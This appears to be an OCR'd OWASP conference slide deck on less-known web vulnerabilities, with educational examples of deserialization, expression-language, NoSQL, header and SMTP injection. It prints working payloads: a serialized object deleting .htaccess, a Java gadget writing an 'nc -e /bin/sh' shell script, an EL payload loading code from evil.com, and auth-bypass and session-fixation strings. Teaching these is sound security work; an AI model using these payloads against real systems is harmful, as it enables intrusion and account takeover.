# Less Known Web Application Vulnerabilities

**Ionut Popescu** – Senior Application Security Engineer
*1&1 Internet Development Romania*

OWASP
The Open Web Application Security Project

OWASP
The Open Web Application Security Project

## About me

- Ionut Popescu
- Senior Application Security Engineer @ 1&1 Internet Development Romania
- Administrator @ RST Forums ( https://rstforums.com/ )
- Speaker @ Defcon, OWASP, Defcamp
- OSCP, OSWP, CISSP

OWASP
The Open Web Application Security Project

## Common Web Application Vulnerabilities

- Cross Site Scripting
- Cross Site Request Forgery
- SQL Injection
- Remote / Local File Inclusion
- Open Redirect
- Insecure Direct Object References

OWASP
The Open Web Application Security Project

## Less Known Web Application Vulnerabilities

- PHP Object Injection
- Java deserialization
- Expression Language Injection
- NoSQL Injection
- XML External Entities
- XPATH Injection
- LDAP Injection
- Web Cache Deception Attack
- Host Header Injection
- HTTP Header Injection
- HTTP Parameter Pollution
- DNS Rebinding
- Server Side Template Injection
- CSS Injection
- CSS History Hijacking
- Path-Relative Stylesheet Import
- Reflective File Download
- JSONP Injection
- Session fixation
- Session puzzling
- Password Reset MitM Attack
- ECB/CBC Crypto tokens
- Padding oracle attack
- Server Side Request Forgery
- SMTP Command Injection
- On Site Request Forgery
- Cross Site Script Inclusion (XSSI)
- XSSJacking

## Deserialization vulnerabilities

- PHP Object Injection
- Java Deserialization
- Other programming languages

OWASP
The Open Web Application Security Project

## Serialization

In computer science, in the context of data storage, serialization is the process of translating data structures or object state into a format that can be stored (for example, in a file or memory buffer) or transmitted (for example, across a network connection link) and reconstructed later (possibly in a different computer environment).

https://en.wikipedia.org/wiki/Serialization

## Classes and Objects

In object-oriented programming, a **class** is an extensible program-code-template for **creating objects**, providing initial values for state (**member variables**) and implementations of behavior (**member functions or methods**)

In the class-based object-oriented programming paradigm, "**object**" refers to **a particular instance of a class** where the object can be a combination of variables, functions, and data structures.

## Example

```
class MyClass
{
        String name = “Not set”;
        void PrintName()
        {
                print(“Your name is: ” + name);
        }
}

MyClass object = new MyClass();
object.name = “Vasile”;
object.PrintName();
```

## PHP Magic Methods

```
class TestClass
{
    // Constructor
    public function __construct()
    {
        echo '__construct <br />';
    }

    // Call
    public function __toString()
    {
        return '__toString<br />';
    }
}
```

```
// Create an object
// Will call __construct

$object = new TestClass();


// Object act as a string
// Will call __toString

echo $object;
```

## PHP Object Serialization

```
class User
{
  // Class data

  public $age = 0;
  public $name = '';

  // Print data

  public function PrintData()
  {
    echo 'User ' . $this->name . ' is ' . $this->age
       . ' years old. <br />';
  }
}
```

```
$ur = new User();

// Set user data

$usr->age = 20;
$usr->name = 'John';

// Print data

$usr->PrintData();

// Serialize object and print output

echo serialize($usr);
```

```
User John is 20 years old.
O:4:"User":2:{s:3:"age";i:20;s:4:"name";s:4:"John";}
```

## Class Example

```
class LogFile
{
    public $filename = 'error.log';

    // Some code

    public function LogData($text)
    {
        echo 'Log some data: ' . $text . '<br />';
        file_put_contents($this->filename, $text, FILE_APPEND);
    }

    // Destructor that deletes the log file

    public function __destruct()
    {
        echo '__destruct deletes "' . $this->filename . '" file. <br />';
        unlink(dirname(__FILE__) . '/' . $this->filename);
    }
}
```

## PHP Object Injection

```
// Vulnerable code
// Unserialize user supplied data

$usr = unserialize($_GET['usr_serialized']);
```

```
// Attack code

$obj = new LogFile();
$obj->filename = '.htaccess';

echo serialize($obj) . '<br />';

// Attacker will use this payload

O:7:"LogFile":1:{s:8:"filename";s:9:".htaccess";}
```

## Java Deserialization

```
String name = "bob";

FileOutputStream fos     = new FileOutputStream("name.ser");
ObjectOutputStream os = new ObjectOutputStream(fos);
os.writeObject(name);
os.close();

root@kali:~# xxd name.ser
00000000: aced 0005 7400 0362 6f62              ....t..bob
```

OWASP
The Open Web Application Security Project

## Serializable Class

```
class LogFile implements Serializable {
        public String filename = "";
        public String filecontent = "";

        private void readObject(java.io.ObjectInputStream in) throws IOException, ClassNotFoundException     {

                in.defaultReadObject();
                try {
                        File logFile = new File(filename);
                        BufferedWriter writer = new BufferedWriter(new FileWriter(logFile));
                        writer.write(filecontent);
                        writer.close();
                } catch(IOException e) {}
        }
}
```

OWASP
The Open Web Application Security Project

## Object Serialization

```
LogFile oLogFile = new LogFile();
oLogFile.filename = "shell.sh";
oLogFile.filecontent = "nc -lvp 4444 -e /bin/sh";

FileOutputStream fos     = new FileOutputStream("log.ser");
 ObjectOutputStream os = new ObjectOutputStream(fos);
os.writeObject(oLogFile);
os.close();
```

```
root@kali:~# xxd log.ser
00000000: aced 0005 7372 0007 4c6f 6746 696c 65d7  ....sr..LogFile.
00000010: 603d d733 3ebc d102 0002 4c00 0b66 696c  `=.3>.....L..fil
00000020: 6563 6f6e 7465 6e74 7400 124c 6a61 7661  econtentt..Ljava
00000030: 2f6c 616e 672f 5374 7269 6e67 3b4c 0008  /lang/String;L..
00000040: 6669 6c65 6e61 6d65 7100 7e00 0178 7074  filenameq.~..xpt
00000050: 0017 6e63 202d 6c76 7020 3434 3434 202d  ..nc -lvp 4444 -
00000060: 6520 2f62 696e 2f73 6874 0008 7368 656c  e /bin/sht..shel
00000070: 6c2e 7368                                l.sh
```

## Exploitation

```
FileInputStream fis        = new FileInputStream("log.ser");
ObjectInputStream ois = new ObjectInputStream(fis);
String nameFromDisk = (String)ois.readObject();
```

```
root@kali:~# java SerializeTest
LogFile constructor
LogFile readObject
Exception in thread "main" java.lang.ClassCastException: LogFile cannot be cast to java.lang.String
            at SerializeTest.main(SerializeTest.java:61)
root@kali:~# cat shell.sh
nc -lvp 4444 -e /bin/sh
```

## Expression Language Injection

Expression Language Injection occurs when attackers control data that is evaluated by an Expression Language (EL) interpreter.

https://www.mindedsecurity.com/fileshare/ExpressionLanguageInjection.pdf

## Injection

```
http://vulnerable.com/foo?message=${code}
```

```
<spring:message text=""
code="${param['message']}"></spring:message>
```

**${9999+1}**
**${employee.lastName}**

## Possible scenarios

Set context data:

```
${pageContext.request.getSession().setAttribute("account","123456")}
${pageContext.request.getSession().setAttribute("admin",true)}
```

Leak server information:

```
${applicationScope}, ${requestScope}
```

Execute code:

```
${pageContext.request.getSession().getAttribute("arr").add(pageContext.getServletContext().getResource
("/").toURI().create("http://evil.com/path/to/where/malicious/classfile/is/located/").toURL())}
```

OWASP
The Open Web Application Security Project

## Web Cache Deception Attack

Web cache deception is a new web attack vector that affects various technologies, such as web frameworks and caching mechanisms. Attackers can use this method to expose private and sensitive information of application users, and in certain cases may be able to leverage this attack to perform a complete account takeover.

https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack-wp.pdf

## About caching

Cached files:


- CSS (.css)
- JS (.js)
- TXT (.txt)
- IMAGES (.jpg, .png, .bmp)

- CDN (Content Delivery Network)
- Load Balancer
- Reverse Proxy

OWASP
The Open Web Application Security Project

## Attack

http://www.example.com/home.php/nonexistent.css


(1)
User browses to
http://www.example.com/home.php/logo.png
User
Proxy
Web Server
(2)
http://www.example.com/home.php/logo.png
returns with the content of
http://www.example.com/home.php
and is being cached on the proxy server
(3)
Attacker browses to
http://www.example.com/home.php/logo.png
Attacker
Proxy
Web Server
(4)
The user's home.php page returns from the proxy server

## NoSQL Injection

A **NoSQL** (originally referring to "non SQL" or "non relational")[1] database provides a mechanism for storage and retrieval of data that is modeled in means other than the tabular relations used in relational databases.

The data structures used by NoSQL databases (e.g. key-value, wide column, graph, or document) are different from those used by default in relational databases, making some operations faster in NoSQL.

NoSQL Injection is the equivalent of SQL Injection for NoSQL databases.

## Possible attacks

- PHP Array Injections
- NoSQL OR Injection
- NoSQL Javascript Injection

## Array Injection

Login request:
***username=Tolkien&password=hobbit***

PHP code:
*db->logins->find(array(“username”=>$_ POST[“username”], “password”=>$_POST[“password”]));*

NoSQL:
*db.logins.find({ username: ‘tolkien’, password: ‘hobbit’})*

PHP associtative array:
***username[$ne]=1&password[$ne]=1***

PHP code:
*array(“username” => array(“$[ne] “ => 1), “password” => array(“$ne” => 1));*

NoSQL:
*db.logins.find({ username: **{$ne:1 }**, password: **{$ne: 1 }**})*

https://www.infoq.com/articles/nosql-injections-analysis

## NoSQL OR Injection

Login:
*{ username: ‘tolkien’, password: ‘hobbit’ }*


Injection:
*username=tolkien’, $or: [ {}, {‘a’: ‘a&password=’ }], $comment: ‘successful MongoDB injection’*

Query:
*{ username: ‘tolkien’, $or: [ {}, { ‘a’: ‘a’, password ‘’ } ], $comment: ‘successful MongoDB injection’ }*

SQL equivalent:
*SELECT * FROM logins WHERE username = ‘tolkien’* ***AND (TRUE OR (‘a’=’a’ AND password = ‘’))***
*#successful MongoDB injection*

## HTTP Host Header Injection

Use a different HTTP Host Header


Password Reset Request

admin@example.com
to me

Jan 13

**Password reset request**

Hello, Gallery Administrator,

We received a request to reset your password for /. If you made this request, you can confirm it by clicking this link.
If you didn't request this password reset, it's ok to ignore this mail.

Click here to Reply or Forward

evil.com/index.php/password/do_reset?key=d880164935309643e707f9b9ffe4d21f

http://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html


## HTTP Header (CRLF) Injection

When a parameter value is reflected in the HTTP Headers of a response:

1. Add %0D%0A (CR LF) to the parameter value to add a new header
2. Add a new HTTP Header

Common exploitation headers:

- Location
- Set-Cookie
- Control HTTP response



```
GET /redirect.asp?origin=foo%0d%0aSet-Cookie:%20ASPSESSIONIDACCBBTCD=SessionFixed%0d%0a
HTTP/1.1
Host: inj.example.org
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
```


```
HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Mon, 07 Mar 2016 18:03:29 GMT
X-Powered-By: ASP.NET
Connection: close
Location: account.asp?origin=pved4
Set-Cookie: ASPSESSIONIDACCBBTCD=SessionFixed
&login=user
Content-Length: 121
Content-Type: text/html
Cache-control: private

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="">here</a>.</body>
```

https://www.gracefulsecurity.com/http-header-injection/

# HTTP Parameter Pollution

**Client-side**: an attacker can add or modify parameters that will be used by the web application on the client-side.



HTTP Parameter Pollution

- *poll_id* is vulnerable and Attacker creates URL:

```
http://host/election.jsp?poll_id=4568%26candidate%3Dgreen
```

- The resulting page now contains injected links:

```
<a href=vote.jsp?pool_id=4568&candidate=green&candidate=white>
   Vote for Mr. White </a>
<a href=vote.jsp?pool_id=4568&candidate=green&candidate=green>
   Vote for Mrs. Green </a>
```

- If the developer expects to receive a single value
  - Jsp's `Request.getParameter("candidate")` returns the 1st value
  - The parameter precedence is consistent…
- Candidate Mrs. Green is always voted!

Black Hat Briefings

**Server-side**: Example: an attacker can use it to bypass web application firewalls:

https://vulnerable.com/vuln.php?name=<scrip&name=t>alert…

OWASP
The Open Web Application Security Project

## SMTP Header Injection

Normal value:
*rcpt=to@example.jp*

Manipulated:
*rcpt=to@example.jp>[CRLF]DATA[CRLF](message content)[CRLF].[CRLF]QUIT[CRLF]*

**Result:**

```
MAIL FROM:<from@example.com>
RCPT TO:<to@example.jp>
DATA
(message content)
.
QUIT
```